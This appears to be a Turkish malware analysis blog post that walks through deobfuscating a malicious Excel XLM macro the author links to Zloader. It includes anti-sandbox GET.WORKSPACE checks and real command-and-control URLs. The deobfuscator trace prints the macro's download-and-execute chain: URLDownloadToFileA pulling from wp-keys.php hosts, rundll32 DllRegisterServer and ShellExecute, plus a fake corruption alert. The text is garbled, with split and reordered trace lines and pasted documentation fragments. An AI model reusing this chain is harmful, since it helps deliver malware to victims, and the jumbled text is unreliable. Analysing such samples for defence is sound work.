
=IF(GET.WORKSPACE(19),,GOTO(HV23758),) Sistemde fare var mı ? (Anti-sandbox)

=IF(GET.WORKSPACE(42),,GOTO(HV23758),) Ses dosyası çalınabiliyor mu ? (Anti-sandbox)






- 4 = Data Entry
 - 5 = Unused
 - 6 = Copy and Data Entry
 - 7 = Cut and Data Entry
 - If no special mode is set, returns 0.
- 11 X position of the Microsoft Excel workspace window, measured in points from the left edge of the screen to the left edge of the window. In Microsoft Excel for the Macintosh, always returns 0.
 - 12 Y position of the Microsoft Excel workspace window, measured in points from the top edge of the screen to the top edge of the window. In Microsoft Excel for the Macintosh, always returns 0.
 - 13 Usable workspace width, in points.
 - 14 Usable workspace height, in points.
 - 15 Number indicating maximized or minimized status of Microsoft Excel:
1 = Neither
2 = Minimized
3 = Maximized
Microsoft Excel for the Macintosh always returns 3.
 - 16 Amount of memory free (in kilobytes).
 - 17 Total memory available to Microsoft Excel (in kilobytes).
 - 18 If a math coprocessor is present, returns TRUE; otherwise, returns FALSE.
 - 19 If a mouse is present, returns TRUE; otherwise, returns FALSE. In Microsoft Excel for the Macintosh, always returns TRUE.
 - 20 If a group is present in the workspace, returns a horizontal array of sheets in the group; otherwise returns the #N/A error value.



Hata ayıklamaya devam ettiğimde internet bağlantısını kontrol etmek için <https://docs.microsoft.com/en-us/officeupdates/office-msi-non-security-update> s web adresine bağlandığını ve hata alması durumunda çalışmayı durdurduğunu farkettilim. Kayıt defteri (registry) üzerinden sistemde makro kullanımına izin verilip verilmediğini de kontrol ettikten sonra [https://dehabadi\[.\]ir/wp-keys\[.\]php](https://dehabadi[.]ir/wp-keys[.]php) ve [https://eleventalents\[.\]com/wp-keys\[.\]php](https://eleventalents[.]com/wp-keys[.]php) adresleri ile iletişim kurmaya çalıştığımı gördüm. Analiz esnasında bu iki adres de aktif olmadığı için analize devam edememiş olsam da yapmış olduğum araştırmalar sonucunda Zloader zararlı yazılımına ait komuta kontrol merkezleri olduğunu tahmin ettiğim bu adresleri ortaya çıkararak başarıyla amacıma ulaşmış oldum.



Bu yazı ile işin temelini öğrendiğinize göre bundan sonra XLMMacroDeobfuscator gibi bir araç ile gizlenmiş XLM makroyu hızlıca çözebilir ve zamandan tasarruf edebilirsiniz. :) Bu yazının XLM makro analizi yapmak isteyen analistlere ışık tutacağını ümit ederek bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

[illegible]

1000

1

1

1

1

```

CELL:HP24304      , FullEvaluation      , SET.VALUE(FG22029,-509)
CELL:HP24305      , FullEvaluation      , RUN(Sheet2!FB54720)
CELL:FB54720      , FullEvaluation      , SET.VALUE(CK33913,186)
CELL:FB54721      , FullEvaluation      , GOTO(CB6172)
CELL:CB6172       , FullEvaluation      , SET.VALUE(BD47287,-506.25)
CELL:CB6173       , FullEvaluation      , RUN(Sheet2!HB9779)
CELL:HB9779       , FullEvaluation      , SET.VALUE(BY37681,-290)
CELL:HB9780       , FullEvaluation      , RUN(Sheet2!Z1238)
CELL:Z1238        , FullEvaluation      , SET.VALUE(CB44507,-574)
CELL:Z1239        , FullEvaluation      , RUN(Sheet2!F63714)
CELL:F63714       , FullEvaluation      , SET.VALUE(DI59063,-442)
CELL:F63715       , FullEvaluation      , RUN(Sheet2!H58494)
CELL:H58494       , FullEvaluation      , SET.VALUE(GF45449,319.5)
CELL:H58495       , FullEvaluation      , GOTO(CP32000)
CELL:CP32000      , FullEvaluation      , SET.VALUE(GI36317,-454)
CELL:CP32001      , FullEvaluation      , RUN(Sheet2!DS20258)
CELL:DS20258      , FullEvaluation      , SET.VALUE(HW45041,-70.5)
CELL:DS20259      , FullEvaluation      , GOTO(DE5285)
CELL:DE5285       , FullEvaluation      , SET.VALUE(AR51698,132)
CELL:DE5286       , FullEvaluation      , RUN(Sheet2!GZ57139)
CELL:GZ57139      , FullEvaluation      , FORMULA("=CLOSE(FALSE)",HV23758)
CELL:GZ57140      , FullEvaluation      , GOTO(EP44000)
CELL:EP44000      , FullEvaluation      , FORMULA("=APP.MAXIMIZE()",EP44001)
CELL:EP44001      , PartialEvaluation    , APP.MAXIMIZE()
CELL:EP44002      , FullEvaluation      , GOTO(BQ62228)
CELL:BQ62228      , FullEvaluation      , FORMULA("=IF(GET.WINDOW(7),GOTO(RI-38471)
C[161 I],>)",BQ62229)
CELL:BQ62229      , FullEvaluation      , IF(GET.WINDOW(7),GOTO(RI-38471)C[161 I],>
CELL:BQ62230      , FullEvaluation      , GOTO(DH60440)
CELL:DH60440      , FullEvaluation      , FORMULA("=IF(GET.WINDOW(20),,GOTO(RI-366
83)C[118 I]>)",DH60441)
CELL:DH60441      , FullEvaluation      , IF(GET.WINDOW(20),,GOTO(RI-36683)C[118 I]

```

```
Administrator: C:\Windows\system32\cmd.exe
CELL:EH54156 , FullEvaluation , GOTO(EH54156)
- keys.php""",GR1704)
CELL:EH54157 , FullEvaluation , FORMULA<""=""https://elevalents.com/wp
CELL:J19413 , FullEvaluation , GOTO(J19413)
oFileA""", ""JJCCJJ""",0,RI[-12768 IC[92],RI[-9661 IC[-99],0,0]""",DD14472)
CELL:J19414 , FullEvaluation , FORMULA<""=CALL(<""urlmon""", ""URLDownloadT
CELL:DC17857 , FullEvaluation , GOTO(DC17857)
d or repaired by Microsoft Excel because it's corrupt.""",BE29066)
CELL:DC17858 , FullEvaluation , FORMULA<""=""The workbook cannot be opene
CELL:AU33595 , FullEvaluation , GOTO(AU33595)
55)
CELL:AU33596 , FullEvaluation , FORMULA<""=ALERT(RI[-30389 IC[-1241]""",FY594
CELL:BI44045 , FullEvaluation , GOTO(BI44045)
.exe""",AC34755)
CELL:BI44046 , FullEvaluation , FORMULA<""=""C:\Windows\system32\rundll32
CELL:BG20825 , FullEvaluation , RUN(Sheet2!BG20825)
rServer""",DE25519)
CELL:BG20826 , FullEvaluation , FORMULA<""=RI[-20708 IC[-100]I&""",D11Registe
CELL:U19181 , FullEvaluation , GOTO(U19181)
eA""", ""JJCCJJ""",0, ""open""",RI[-7227 IC[-701,RI[-16463 IC[101,0,5]""",CU41982)
CELL:U19182 , FullEvaluation , FORMULA<""=CALL(<""Shell32""", ""ShellExecut
CELL:AG5074 , FullEvaluation , RUN(Sheet2!AG5074)
JJ""",0, ""=""https://dehabadi.ir/wp-keys.php""", ""=""C:\Users\Public\1A2282P.html""
CELL:AG5075 , FullEvaluation , CALL(<""urlmon""", ""URLDownloadToFileA""", ""JJCC
CELL:FW37750 , PartialEvaluation , GOTO(FW37750)
""
CELL:FW37751 , FullEvaluation , FILES<""=""C:\Users\Public\1A2282P.html""
CELL:EQ39179 , FullBranching , RUN(Sheet2!EQ39179)
[341]>
CELL:EQ39179 , FullEvaluation , IF(ISERROR(RI[-1429 IC[32]),,RUN(RI[20276 IC
CELL:EQ39180 , FullEvaluation , [TRUE]
CELL:GR1704 , FullEvaluation , RUN(Sheet2!GR1704)
ys.php"
CELL:GR1705 , FullEvaluation , "https://elevalents.com/wp-ke
CELL:DD14472 , FullEvaluation , GOTO(DD14472)
A""", ""JJCCJJ""",0, ""https://elevalents.com/wp-keys.php""", ""=""C:\Users\Public\1A2282
CELL:DD14473 , FullEvaluation , CALL(<""urlmon""", ""URLDownloadToFile
CELL:BE29066 , FullEvaluation , RUN(Sheet2!BE29066)
r repaired by Microsoft Excel because it's corrupt."
CELL:BE29067 , FullEvaluation , "The workbook cannot be opened o
-- More --
```

Not: XLM makro analizine dair daha fazla kaynak arayanlara şu yazılara da (#1, #2, #3, #4, #5) göz atmalarını tavsiye edebilirim.